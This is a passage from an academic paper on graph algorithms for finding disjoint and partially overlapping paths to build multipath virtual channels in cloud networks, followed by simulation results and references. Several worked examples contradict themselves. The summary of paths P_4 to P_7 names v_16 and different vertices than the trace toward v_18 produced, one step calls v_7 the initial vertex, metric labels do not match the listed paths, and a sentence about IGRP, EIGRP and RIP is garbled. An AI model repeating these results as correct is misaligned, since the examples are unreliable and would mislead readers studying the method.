7. *The power h_S of set V_S is compared with power h_{Smin} of set V_{Smin}. If $h_{Smin} > h_S$, the set of junctions V_S becomes V_{Smin}.*
8. *The graph $G_2 = (V_2,E_2)$ is formed with a new set of vertices $V_2= V_2/V_S$.*
9. *If $V_2 \neq \{v_i\}$ return to Step 2.*

End

The process of determining the minimum set of junctions in the formation of a path between vertices v_0 and v_{18} is shown in Fig. 1, and consists of the following steps:

1. *For subgraph $G_1(V_1,E_1)$ consisting of a single vertex v_0 , the set of vertices $V_1=\{ v_0 \}$.*
2. *The set of internal ribs $E^i =\varnothing$, as subgraph $G_1=(V_1,E_1)$, contains only one vertex v_0.*
3. *The set of external ribs $E^0= \{e^o_{0,1},e^o_{0,2},e^o_{0,3}\}$, representing the external degrees of each vertex v_0, is $S^o_0 =3$.*
4. *The vertices $\{v_1,v_2,v_3\}$ are a plurality of separated vertices $V_s=\{v_1,v_2,v_3\}$ between subgraphs $G_1=(V_1,E_1)$ and $G_2=(V_2,E_2)$, where $V_2= V_0/(V_1\cup V_s)$, and the original graph $G=(V,E)$.*
5. *$V_{Smin} = V_S$; $h_{Smin}= h_S=3$.*
6. *Subgraph $G_1=(V_1,E_1)$ with set of vertices $V_1=\{ v_0, v_1, v_2, v_3\}$ is formed.*
7. *The set of boundary vertices $V^o_1= \{v_1, v_2, v_3 \}$.*
8. *Of the vertices $\{v_4,v_5,v_6,v_7,v_8,v_9\}$, adjacent to the set of boundary vertices $V^o_{1,}$ $\{v_4,v_5,v_6,v_9\}$ are internal, since they are not associated with the vertices of subgraph $G_2=(V_2,E_2)$.*
9. *In this case, $V_S=\{ v_7, v_8\}$; $h_S=2$, and $V_{Smin}=\{ v_7, v_8\}$.*

10. *V^o_1={ v_7, v_8}.*
11. *The external vertices adjacent to vertex set V^o_1 are the vertices {v_{10},v_{11},v_{12},v_{13}}, which form V_S c $h_S = 4$.*
12. *Vertex $v_{14} \in V_2$ is directly connected to vertex $v_{10} \in V_S$, forming V_S= {v_{14},v_{11},v_{12},v_{13}}; h_S=4.*
13. *Vertex $v_{16} \in V_2$ is directly connected to vertex $v_{13} \in V_S$, forming V_S= {v_{14},v_{11},v_{12},v_{16}}; h_S=4.*
14. *Vertex $v_{15} \in V_2$ is directly connected to vertex $v_{12} \in V_S$, forming V_S= {v_{14},v_{11},v_{15},v_{16}}; h_S=4.*
15. *Vertex $v_{17} \in V_2$ is directly connected to vertex $v_{16} \in V_S$, forming V_S= {v_{14},v_{11},v_{15},v_{17}}; h_S=4.*
16. *V_2={v_{18}} The process of forming V_S finishes here. V_{Smin}={ v_7, v_8}. In this case, the maximum number of disjoint paths between vertices v_0 and v_{18} is 2.*




Fig. 1. Information transmission network graph

C. Determining plurality of disjoint paths

It should be noted that the initial vertex between v_i and the vertices of the set junction V_{Smin} may contain several disjoint paths, the number of which is greater than or equal to the cardinality of V_{Smin}. Between the vertices of junction set V_{Smin} and final vertex v_j, there may also be several disjoint paths.

In order to avoid operation directed enumeration characteristic of combinatorial algorithms of ways, a streaming algorithm to form paths from one node to multiple nodes on the basis of the “branch and bound” method is proposed. At the initial stage, the decision tree consists of primary vertices, e.g., vertices v_0 (see Fig. 1) and related vertices V_b = {v_1, v_2, v_3}, which in this case are boundary vertices of subgraph G_1= (V_1,E_1). Vertex v_0 refers to a set V_0 of internal vertices of subgraph G_1= (V_1,E_1). In forming paths in a set V_0, every time a vertex is added $v_i \in V_b$, , having fewer external branches as compared to other boundary vertices.

Accordingly, to a set V_b, vertex v_j is added adjacent to vertex v_i, with minimal external degree S^b_j. Thus, a decision tree is constructed from the root in vertex v_0 until it has all disjoint paths to a given node.


Given this notation, the algorithm to form a plurality of paths from vertex v_i to the vertex of a given set V_z of vertices is as follows:

```
Begin
  1. Form the initial set $V_0$ ={$v_i$} of internal vertices of subgraph $G_1=(V_1,E_1)$.
  2. Form a set of boundary of vertices $V_b$= {$v_j$| j=1,2,…,k}, which in this case is a set of vertices adjacent to vertex $v_i$.
  3. For j=1 to k, specify path $P_j$= { $v_i$, $v_j \in V_b$ }.
  4. For subgraph $G_1(V_1,E_1)$, form the set of paths $W_1$={ $P_j$ }.
  5. Of the vertices $v_j \in V_b$, define vertex $v_m$ with the minimal external degree $S^b_m$ .
  6. Move vertex $v_m$ to the set of internal vertices, $v_m \in V_0$
  7. Form a subgraph $G_1(V_1,E_1)$ where $V_0= V_0 \cup v_m$.
  8. If, among vertices $v_i$, there is no vertex $v_k \in V_z$ adjacent to vertex $v_m$, go to Step 9. If, among vertices $v_i$, there is vertex $v_k \in V_z$ adjacent to vertex $v_m$, the formation of path $P_i$ to vertex $v_k$ concludes.
  9. Path $P_i$ is added to the set of paths.
  10. If a set of external vertices $V_b \neq \varnothing$, go to Step 4.
End
```

As an example, consider forming a plurality of paths between vertex v_0 and vertices v_7 and v_8 (Fig. 1), as follows:

```
Begin
  Step 1: Initial border set: {$V_1$ $V_2$ $V_3$} /* form a plurality of boundary nodes for vertex $v_0$ */
  Step 2: Paths: {$V_0$ $V_1$} {$V_0$ $V_2$} {$V_0$ $V_3$} /* form paths from vertex $v_0$ to vertices $v_3$,$v_2$ ,$v_1$ */
  Step 3: Paths: {$V_0$ $V_1$} {$V_0$ $V_2$ $V_8$} {$V_0$ $V_3$} /* the formation of final path $P_1$= {$v_0$,$v_2$,$v_8$} */
  Step 4: Forming new border set: {$V_1$ $V_3$} /* a new set of boundary nodes */
  Step 5: Paths: {$V_0$ $V_1$} {$V_0$ $V_2$ $V_8$} {$V_0$ $V_3$ $V_7$} /* formation of final path $P_2$= {$v_0$,$v_3$,$v_7$}. */
  Step 6: Forming new border set: {$V_1$} /* a new set of boundary nodes */
  Step 7: Selecting node $V_1$ (counter=1) /* selection boundary vertex with the minimum value of external degree */
  Step 8: Selecting node $V_9$ (counter = 2) /* selection of external vertex with the minimum value of external degree */
  Step 9: Paths: {$V_0$ $V_1$ $V_9$} {$V_0$ $V_2$ $V_8$} {$V_0$ $V_3$ $V_7$} /* forming a path from vertex $v_0$ to vertex $v_9$ */
  Step 10: Forming new border set: {$V_9$ $V_2$ $V_3$} /* a new set of boundary nodes */
  Step 11: Paths: {$V_0$ $V_1$ $V_9$ $V_7$} {$V_0$ $V_2$ $V_8$} {$V_0$ $V_3$ $V_7$} /* formation of final path $P_3$= {$v_0$,$v_1$,$v_9$,$v_7$}. */
  Step 12: Border set: = $\varnothing$ /* a new set of boundary nodes =$\varnothing$*/
End
```

The process of forming disjoint paths is shown in Fig. 2. The second step of the algorithm generates a path (Fig. 2a) between the initial vertex and adjacent vertices. The number of such paths is the degree of the initial vertex. In Step 9 of the algorithm, paths are formed (Fig. 2b) from the initial vertex v_7 to vertices v_7, v_8, and v_9. The algorithm generates a plurality of disjoint paths (Fig. 2c) from the initial vertex to the ends of vertices. Thus, between vertex v_0 and vertices v_7 and v_8 are formed the following paths: P_1= {v_0,v_2,v_8}; P_2= {v_0,v_3,v_7}; P_3= {v_0,v_1,v_9,v_7}.



a) Initial

b) Intermediate

c) Final

Fig. 2. Steps to form a plurality of disjoint paths

A characteristic feature of this algorithm is that it forms a set of paths according to predetermined criteria for optimal QoS. In this case, the length L_i of path P_i—namely P_1= P_2=2; P_3=3.

The formation of the set of paths between the boundary nodes (v_7,v_8) and final vertex v_{18} is carried out in a similar manner, starting with the final vertex:

```
Begin
  Step 1: Initial border set: {$V_{11}$ $V_{14}$ $V_{15}$ $V_{17}$} /* forms a plurality of boundary nodes for vertex $v_{18}$ */
  Step 2: Paths: {$V_{18}$ $V_{11}$} {$V_{18}$ $V_{14}$} {$V_{18}$ $V_{15}$} {$V_{18}$ $V_{17}$} /* forms paths from vertex $v_{18}$ to vertices $v_{11}$,$v_{14}$,$v_{15}$,$v_{17}$ */
  Step 3: Selecting node $V_{11}$ (counter=2) /* selection of external vertex adjacent to final vertex $v_8$ */
  Step 4: Paths: {$V_{18}$ $V_{11}$ $V_8$} {$V_{18}$ $V_{14}$} {$V_{18}$ $V_{15}$} {$V_{18}$ $V_{17}$}/* formation of the final path $P_4$= {$v_{18}$,$v_{11}$,$v_8$}. */
  Step 5: Selecting node $V_{14}$ (counter=1) /*selection of the next vertex with the minimum value of external degree */
  Step 6: Paths: {$V_{18}$ $V_{11}$ $V_8$} {$V_{18}$ $V_{14}$ $V_{10}$} {$V_{18}$ $V_{15}$} {$V_{18}$ $V_{17}$} /* forming path from vertex $v_{18}$ to vertex $v_{14}$ */
  Step 7: Forming new border set: {$V_{10}$ $V_{15}$ $V_{17}$}/* a new set of boundary nodes */
  Step 8: Paths: {$V_{18}$ $V_{11}$ $V_8$} {$V_{18}$ $V_{14}$ $V_{10}$$V_8$} {$V_{18}$ $V_{15}$} {$V_{18}$ $V_{17}$} /* formation of the final path $P_5$= {$v_{18}$,$v_{14}$,$v_{10}$,$v_8$}. */
  Step 9: Forming a new border set: {$V_{15}$ $V_{17}$}/* a new set of boundary nodes */
  Step 10: Selecting node $V_{17}$ (counter=1) /* selection of external vertex with the minimum value of external degree */
  Step 11: Paths: {$V_{18}$ $V_{11}$ $V_8$} {$V_{18}$ $V_{14}$ $V_{10}$$V_8$} {$V_{18}$ $V_{15}$} {$V_{18}$ $V_{17}$ $V_{16}$} /* forming a path from vertex $v_{18}$ to vertex $v_{16}$ */
  Step 12: Forming new border set: {$V_{15}$ $V_{16}$}/* a new set of boundary nodes */
  Step 13: Selecting node $V_{13}$ (counter = 1) /* selection of an external vertex with the minimum value of external degree */
  Step 14: Paths: {$V_{18}$ $V_{11}$ $V_8$} {$V_{18}$ $V_{14}$ $V_{10}$$V_8$} {$V_{18}$ $V_{15}$} {$V_{18}$ $V_{17}$ $V_{16}$$V_{13}$} forming path from vertex $v_{18}$ to vertex $v_{13}$ */
  Step 15: Forming new border set: {$V_{13}$ $V_{15}$}/* a new set of boundary nodes */
  Step 16: Selecting node $V_{13}$ (counter = 1) /* selection of external vertex adjacent to final vertex $v_8$ */
  Step 17: Paths: {$V_{18}$ $V_{11}$ $V_8$} {$V_{18}$ $V_{14}$ $V_{10}$$V_8$} {$V_{18}$ $V_{15}$} {$V_{18}$ $V_{17}$ $V_{16}$$V_{13}$$V_7$} /* formation of the final path $P_6$= {$v_{18}$,$v_{17}$,$v_{16}$,$v_{13}$,$v_7$}. */
  Step 18: Forming new border set: {$V_{13}$} /*a new set of boundary nodes*/
  Step 19: Selecting node $V_{13}$ (counter = 1) /* selection of external vertex with the minimum value of external degree */
  Step 20: Paths: {$V_{18}$ $V_{11}$ $V_8$} {$V_{18}$ $V_{14}$ $V_{10}$$V_8$} {$V_{18}$ $V_{15}$$V_{13}$} {$V_{18}$ $V_{17}$ $V_{16}$$V_{13}$$V_7$} /*forming path from vertex $v_{18}$ to vertex $v_{13}$ */
  Step 21: Forming new border set: {$V_{13}$}/* a new set of boundary nodes */
  Step 22: Paths: {$V_{18}$ $V_{11}$ $V_8$} {$V_{18}$ $V_{14}$ $V_{10}$$V_8$} {$V_{18}$ $V_{15}$$V_{13}$$V_7$} {$V_{18}$ $V_{17}$ $V_{16}$$V_{13}$$V_7$} /*formation of the final path $P_7$ = {$v_{18}$,$v_{15}$,$v_{13}$,$v_7$}. */
  Step 23: Border set: = ∅ /* a new set of boundary nodes = ∅ */
End
```

As a result, between the boundary vertices (v_7, v_8) and final vertex v_{16} are formed the following disjoint paths: P_4 ={v_{16},v_{11},v_8}, P_5 = {v_{16},v_{12},v_{10},v_8}, P_6 = {v_{16},v_{15},v_{14},v_{12},v_8}, and P_7 = {v_{16},v_{13},v_{10},v_8}. These, together with paths P_1= {v_0,v_2,v_8}, P_2= {v_0,v_3,v_7}, and P_3= {v_0,v_1,v_9,v_7}, can form two disjoint paths between vertices v_0 and v_{16}, and 12 partially overlapping paths (Fig. 3). The shortest paths are disjoint paths (P_1 + P_4) ={v_0,v_2,v_8, v_{11},v_{16}} for length $L_{1,4}$ = 4, and path (P_2 + P_7) ={v_0,v_3,v_7, v_{10}, v_{13},v_{16}} for length $L_{2,7}$ = 5.




Fig. 3. The set of partially overlapping paths

The advantage of this algorithm is that it eliminates the possibility of crossing paths, which arises in the case of the sequential formation of paths between nodes. For example, between vertex v_0 and v_7 (see Fig. 3), there are the following disjoint paths: P_1 = { v_0, v_1, v_9, v_7 } by length L_1 = 3, P_2 = { v_0,v_3,v_7 } by length L_2 = 2, and P_3 = { v_0, v_2, v_6, v_7 } by length L_1 = 3. Between vertex v_0 and v_8, there are the following disjoint paths: P_4 = {v_0,v_2,v_8,v_7}, L_4 = 3, P_5 = { v_0,v_2,v_8 }, L_5 = 2, and P_6 = {v_0, v_3,v_7,v_8}, L_6 = 3. In this set, path P_4 is excluded from of the set of disjoint paths between vertex v_0 and set of vertices V_{Smin} = {v_7,v_8} because it includes vertices v_7 and v_8. The sets of non-intersecting paths are M_1 ={ P_1, P_2, P_5} and M_2 ={ P_1, P_3, P_6}. The sets of path *M1* comprises P_1 by length L_1=3 and two paths P_2 and P_5 by length L_5=2 and L_2=2. The sets of path *M2* contains all the same path length equal 3.

Between vertex $v_7 \in V_{Smin}$ and v_{18}, there are paths P_7 ={v_7,v_{13},v_{16},v_{17},v_{18}} and P_8 ={v_7,v_{12},v_{15},v_{18}}. Between vertex $v_8 \in V_{Smin}$ and vertex v_{18}, there are paths P_9 = {v_8,v_{12},v_{15},v_{18}}, P_{11} = {v_8,v_{11},v_{18}}, and P_{10} = {v_8,v_{10},v_{14},v_{18}}. Path P_9 maximally intersects with path P_8, and is excluded from the set disjoint paths between vertices V_{Smin}={v_7,v_8} and vertex v_{18}. Thus, it may be formed by the sets of the following disjoint paths: M_3 = { P_7, P_8, P_{10}, P_{11}} and M_4 = { P_7, P_9, P_{10}, P_{11}}. Both sets contain paths of different lengths L_7 = 4, L_8 = 3, L_9 = 3, L_{10} = 3, and L_{11} = 2.

Thus, depending on the desired transmission quality, QoS parameters between vertices v_0 and v_{18} may form the shortest path: for example, the path {P_5, P_{11}} of length $L_{5,11}$ = 4. The longest path is {P_1, P_7} with a length of $L_{1,7}$ = 7. In organizing, a parallel transmission path may be formed {P_5, P_{10}}, {P_2, P_8}, and {P_6, P_{11}}, of length 5. In this case, parallel to the transmitted part, the data will be collected without additional delay in the receiving node.

D. Determining the parallel transmission of paths

In general, between vertices v_0 and v_{18} may be formed the following set of paths: M_{13} = { M_1, M_3}, M_{14} = { M_1, M_4}, M_{23} = { M_2, M_3}, and M_{24} = { M_2, M_4}. Each of the paths sets M_1 and M_2 is connected to one of a plurality of paths M_1 or M_2.

The presence of a sufficiently large set of all possible paths makes easier the process of multipath transmission traffic. During the multipath transmission the QoS parameter has been maintained using the nature of the traffic requirements in the multipath virtual channel.

For example, if the data is divided into different pieces and those data has been transferred in to the parallel route for managing the data transfer delay like minutes IGRP and EIGRP, then the number of transmission is managed by RIP protocol. Thus, the difference in the path metric value for parallel transmission should be minimal. Figure 4 shows the assembly of three parts of the data transmitted by the same route metric as a case of delay of information transmission, where : T_i – represents that the transmitted time of *i* –th data part, C*i*- denotes that the treatment time (recording) *i* –th data part.




Fig. 4. Assembling parts of data transmitted along routes with the same delay

In this case, the time required for data assembly (t_3- t_1) is minimum and equal to 3(t_1- t_0). At transmission delay of each data part on ∇t= (t_1- t_0) relative to the previous part of the data (shown in Fig. 5), the time of whole data assembly remains minimal.




Fig. 5. Assembling parts of data sent along routes with almost identical delay

In case of a delay τ_i > (t_1- t_0) in transfer, the *i*-th part of the time required to assemble data parts is increased by t_z =τ_i - (t_1- t_0), as shown in Fig. 6.




Fig. 6. Assembling the parts of data sent along routes with long delays

The use of partially overlapping paths allows the formation of paths with similar metrics. For example, consider a set of paths P_i with metrics M_i:

P_{11}= {v_0,v_2,v_8,v_{11},v_{18}}, M_{11} = 4;
P_{12}= {v_0,v_3,v_6,v_8,v_{10},v_{14},v_{18}}, M_{12} = 6;
P_{13}= {v_0,v_1,v_9,v_7,v_{12},v_{15},v_{18}}, M_{13} = 6.

The difference between the metrics is $M_{13} – M_{12} = 0$, $M_3 – M_1 = 2$, and $M_2 – M_1 = 2$, respectively. In this case, the time required to assemble the entire data (t_3- t_1) (Fig. 7) is maximal, and is equal to $4_{\nabla}t$.




Fig. 7. Assembling parts of data sent along routes with varying metrics

In forming the next set of paths,

P_{14}= {v_0, v_2, v_8, v_{10}, v_{12}, v_{16}}, $M_4 = 5$,
P_{15}= {v_0, v_3, v_6, v_8, v_{11}, v_{16}}, $M_5 = 5$, and
P_{16}= {v_0, v_1, v_4, v_9, v_7, v_{13}, v_{16}}, $M_6 = 6$,

Therefore, the difference between the metrics is less than or equal to one i.e. $M_6 – M_5$=1; $M_6 – M_4$=1; $M_5 – M_4$=0. In this case, data generation time is $3_{\nabla}t$ (Fig. 8).




Fig. 8. Assembling parts of data sent along routes with almost identical delays

Thus, the possibility of the formation of various multipath virtual channels allows the optimization of the transfer of information in cloud computing.

IV. Results and Discussion

A. End-to-end delay

The end to end delay is a measure which is used to calculate the average time taken for transmitting the packet in the network .It was calculated using different numbers of nodes, such as 50, 75, 125, 100, and 150. Each node setup incurred different simulation times, such as 100, 150, 200, 250, 300, and 350 (ms). The average end-to-end delay was as shown in Fig. 9. The proposed optimization of TE procedures showed promising results in terms of end-to-end delay due to a minimum delay for different kinds of nodes.




Fig. 9. Average end-to-end delay

B. Packet delivery ratio

Fig. 10 shows the percentage of packet delivery ratio with respect to increasing simulation time. It is clear from the results that packet delivery ratio increases as the time of packets produced by source increases. The average packet delivery ratio was calculated using different numbers of nodes, such as 50, 75, 125, 100, and 150. Each node setup required different simulation times, such as 100, 150, 200, 250, 300, and 350 (ms). The proposed optimization of TE procedures showed promising results in terms of packet delivery ratio.




Fig. 10. Packet delivery ratio

Fig. 11 shows that the total packet delivery ratio of the system, here the expected results are more or less same as the proposed system generated results which means that the proposed multipath virtual channels has ensured minimum build time posts for parallel transmission of its individual parts in cloud environment.




Fig. 11. Total delivery rate

V. Conclusions

This paper proposed an algorithm to calculate the minimum junction area to determine the maximum number of disjoint paths and partially overlapping paths for transforming data via cloud computing. The proposed method of forming partially overlapping paths by creating disjoint paths to the heights of the junction allowed a significant reduction in complexity. The formation of multipath virtual channels based on QoS requirements made it easy to design and improve cloud computing traffic. The possibility of multipath virtual channel formation with the same transmission delay for each path ensures minimal assembly time of data due to the parallel transmission of its parts. A simulation yielded promising results in terms of end-to-end delay and packet delivery ratio.

Competing Interests

The author declares that he has no competing interests.

References

[1] W. Fei-Yue, Parallel system methods for management and control of complex systems, Control and Decision, 19(5) (2004) 485–489.

[2] W. Fei-Yue, Toward a revolution in transportation operations: AI for complex systems, IEEE Intelligent Systems, 23(6) (2008) 8–13.

[3] N. Sadashiv, S.M.D. Kumar, Cluster, grid, and cloud computing: A detailed comparison, 6th International Conference on Computer Science & Education (ICCSE) (2011) 477–482.

[4] Y. Jadeja, K. Modi, Cloud computing: Concepts, architecture and challenges, International Conference on Computing, Electronics and Electrical Technologies (ICCEET), (2012) 877–880.

[5] Z. Xiao, Y. Xiao, Security and privacy in cloud computing, Communications Surveys & Tutorials, 15(2) (2013) 843–859.

[6] S. Pearson, A. Benameur, Privacy, security, and trust issues arising from cloud computing, IEEE Second International Conference on Cloud Computing Technology and Science (CloudCom) (2010) 693–702.

[7] A. Di Costanzo, M.D. De Assuncao, R. Buyya, Harnessing cloud technologies for a virtualized distributed computing infrastructure, IEEE Internet Computing 13(5) (2009) 24–33.

[8] M.A. Vouk, Cloud computing: Issues, research, and implementation, Journal of Computing and Information Technology, CIT, 16(4) (2008) 235–246.

[9] W. Jansen, T. Grance, Guidelines on security and privacy in public cloud computing, NIST special publication 800 (2011) 144.

[10] A. Tolba, A. Ghoneim, A stepwise self-adaptive model for improving cloud efficiency based on multi-agent features, Journal of Software 10(8) (2015) 1037–1044.

[11] Y. Sun, J. Chen, Q. Liu, W. Fang, An improved fat-tree architecture for large-scale data centers, Journal of Communications, 9(1) (2014), 91–98.

[12] H. Takabi, J.B.D Joshi, G.-J. Ahn, Security and privacy challenges in cloud computing environments, IEEE Security & Privacy 8(6) (2010), 24–31.

[13] N.M. Chowdhury, R. Boutaba, Network virtualization: State of the art and research challenges, IEEE Communications Magazine 47(7) (2009) 20–26.

[14] J. He, J. Rexford, M. Chiang, Don't optimize existing protocols, design optimizable protocols, ACM SIGCOMM Computer Communication Review, 37(3) (2007) 53–58

[15] S.T. Maguluri, R. Srikant, L. Ying, Stochastic models of load balancing and scheduling in cloud computing clusters, IEEE INFOCOM (2012) 702–710.

[16] M Kolhar, Saied M. El-atty, M Rahmath "Storage allocation scheme for virtual instances of cloud computing" Neural Comput & Applic (2016). doi:10.1007/s00521-015-2173-8

[17] Saied M. Abd El-atty and Z. M. Gharsseldien, "Performance analysis of an advanced heterogeneous mobile network architecture with multiple small cell layers" Wireless Netw (2016)

doi:10.1007/s11276-016-1218-y.

[18] M. Chiesa, G. Kindler, M. Schapira, Traffic engineering with equal-cost multipath: An algorithmic perspective, IEEE INFOCOM (2014) 1590–1598.

[19] X. Liu, S. Mohanraj, M. Pióro, D. Medhi, Multipath routing from a traffic engineering perspective: How beneficial is it? 22nd International Conference on Network Protocols (ICNP) (2014) 143–154.

[20] N. Wang, K.H. Ho, G. Pavlou, AMPLE: An adaptive traffic engineering system based on virtual routing topologies, IEEE Communications Magazine 50(3) (2012) 185–191.

[21] I. Gojmerac, P. Reichl, L. Jansen, Towards low-complexity Internet traffic engineering: The adaptive multi-path algorithm, Computer Networks, 52(15) (2008) 2894–2907.

[22] I. Gojmerac, T. Ziegler, F. Ricciato, P. Reichl, Adaptive multipath routing for dynamic traffic engineering, Global Telecommunications Conference, IEEE GLOBECOM'03 6 (2003) 3058–3062.